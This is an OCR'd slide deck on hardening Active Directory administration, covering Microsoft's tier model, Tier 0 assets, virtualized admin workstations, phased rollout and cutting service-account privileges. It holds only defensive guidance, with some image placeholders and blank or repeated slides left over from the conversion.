
# Hardening Administrative Methods

- AD Administration Systems:
  - Isolate and protect privileged credentials.
  - Provide a secure environment for admins to perform required privileged tasks.
  - Disrupt the common attack playbook.

# Hardening Administrative Methods

- System Configuration:
  - Only admin accounts can logon (though with no admin rights)
  - Separate administration
  - Separate management/patching from other systems
  - Auto-patching
  - Firewalled from the network, only allowing specific admin comms
  - Restrict access to management protocols (RDP, WMI, WinRM, etc)
  - Enforce Network Level Authentication (NLA) for all RDP connections.
- Leverage MFA where possible for additional administration security (typically used for RDP to Admin Server).

# Hardening Administrative Methods




https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material

# Hardening Administrative Methods


https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material

# Hardening Administrative Methods

Microsoft Tier Model:

- Difficult and costly to implement.
- Duplicates infrastructure & admin accounts.
- Rarely fully implemented.
- Focus on Tier 0 (Domain Controllers and AD Admins first).

# Hardening Administrative Methods

## Microsoft Tier Model: What is Tier 0?

- Domain Controllers
- Privileged AD Accounts & Systems
  - AD Admins
  - Service accounts
  - AD Admin workstations & server
- ADFS & Federation Servers
- Azure AD Connect Servers (when synchronizing password hash data)
- PKI infrastructure
- Password vault systems that contain/control AD admin credentials
- Tier 0 management systems

# Admin Systems: Convincing Admins

- Admins that are typically mobile and use a laptop will likely require a 2nd laptop.
- Admins are less than excited when told they have to use separate systems for administration.
- The people most impacted are the ones who have to implement.
- Use this opportunity to refresh admin hardware
- There are several options for small, lightweight laptop and supports all Windows 10 security features (Microsoft Surface devices)
- Explain that admin workstations are now a requirement to protect computer systems (& creds on the system).
- Isolating & protecting admin credentials is critical or AD will be owned.

# Admin Systems: Convincing Management

- Isolating & protecting admin credentials is critical.
- Admin systems and new security controls like MFA are now required.
- These systems and controls will slow resolution of issues, but will also slow/stop attackers.
- The cost of extra hardware and additional operations time is much cheaper than recovering from a breach (IR = $$$).
- Start slow and build up with gradual changes.
- Collaboration & Partnering of All Teams Involved is Important.


# A Workable Admin System

- Separate physical devices are best, but not always feasible.
- Goal is to isolate admin credentials.
- Start with an admin workstation that leverages virtualization for a good blend of security and operational ability.


# A Workable Admin System

- Host OS is the “admin environment”
- “User environment” is a VM on the system – no admin accounts or activities occur in this environment.
- Admin user only uses their user account to logon to the user VM.
- Admin user uses a “transition” account to logon to the host OS. This account has no admin rights and is the only one that logon to the host OS.
- Once on the Admin system, an AD admin account is used to RDP to Admin Server.

# A Workable Admin System



# A Workable Admin System



# Admin Workstation Deployment

- Phase 1: Active Directory Admins
- Phase 2: Virtual Infrastructure Admins
- Phase 3: Cloud Admins
- Phase 4: Server Admins
- Phase 5: Workstation Admins

Note that these phases may be performed at the same time as others.

*PKI & Mainframe Admins need Admin Workstations too!*

# Admin Workstation Deployment

- Phase 1: Active Directory Admins
- Phase 2: Virtual Infrastructure Admins
- Phase 3: Cloud Admins
- Phase 4: Server Admins
- Phase 5: Workstation Admins

Note that these phases may be performed at the same time as others.

*PKI & Mainframe Admins need Admin Workstations too!*

# The new standard for AD Admins

- Only ever logon to:
  - Domain Controllers
  - AD Admin workstation
  - AD Admin servers
- AD Admin accounts are always separate from other administration.
- AD Admins are prevented from logging on to lower tier systems.
- No Service Accounts with AD Admin rights.
- Ensure all local Administrator accounts have unique passwords.

# Reducing & Limiting Service Account Rights

- Service Accounts are almost always over-privileged
  - Vendor requirements
- Too often are members of AD admin groups
  - Domain Admins
  - Administrators
  - Backup Operators
  - Server Operators
- Rarely does a service account actually require Domain Admin level rights.

# Product Permission Requirements

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

# Product Permission Requirements


- **D**omain user access
- **O**perations systems access
- **M**istaken identity – trust the installer
- **A**D object rights
- **I**nstall permissions on systems
- **N**eeds System rights

- **A**ctive Directory privileged rights
- **D**omain permissions during install
- **M**ore access required than often needed.
- **I**nitial start/run permissions
- **N**eeds full AD rights

# Common Service Accounts in Domain Admins

- Vulnerability Scanning Tool
  - Split scanning into different scan “buckets”
  - Workstations with a VulnScan-wrk service account
  - Servers with a VulnScan-srv service account
  - Domain Controllers with a VulnScan-DC service account.
- Backup
  - Move to the Backup Operators group which should provide the required rights.
- VPN
  - Delegate the appropriate rights (often only requires the ability to reset account passwords)
- SQL
  - There is never a good reason for a SQL service account to have privileged AD rights. Remove the account(s) from AD admin groups.

# Recommendations



Traditional AD Administration must evolve with the threats to effectively protect Active Directory.

Most organizations have done "something" to better secure their environment, thought it's often not enough.

Priority #1: Remove accounts & service accounts from AD privileged groups.

Priority #2: Protect & Isolate AD Admin credentials by ensuring the credentials are limited to specific systems.


Slides: Presentations.ADSecurity.org


Sean Metcalf (@Pyrotek3)
s e a n @ trimarcsecurity. com
TrimarcSecurity.com
www.ADSecurity.org

